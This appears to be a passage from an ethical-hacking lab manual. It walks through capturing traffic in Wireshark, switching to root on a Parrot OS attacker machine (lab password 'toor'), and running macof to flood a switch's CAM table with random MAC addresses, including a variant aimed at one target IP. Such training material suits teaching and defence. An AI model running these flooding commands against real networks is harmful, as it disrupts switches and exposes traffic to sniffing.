
4. A security pop-up appears, enter the password as **toor** in the **Password** field and click **OK**.



- The **Wireshark Network Analyzer** window appears; double-click the available ethernet or interface (here, **eth0**) to start the packet capture, as shown in the screenshot.



- Leave the **Wireshark** application running.
- Click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.
- A **Parrot Terminal** window appears. In the terminal window, type **sudo su** and press **Enter** to run the programs as a root user.
- In the **[sudo] password for attacker** field, type **toor** as a password and press **Enter**.
Note: The password that you type will not be visible.
- Now, type **cd** and press **Enter** to jump to the root directory.




11. The **Parrot Terminal** window appears; type **macof -i eth0 -n 10** and press **Enter**.

Note: **-i:** specifies the interface and **-n:** specifies the number of packets to be sent (here, **10**).


Note: You can also target a single system by issuing the command **macof -i eth0 -d [Target IP Address]** (**-d:** Specifies the destination IP address).

12. This command will start flooding the CAM table with random MAC addresses, as shown in the screenshot.

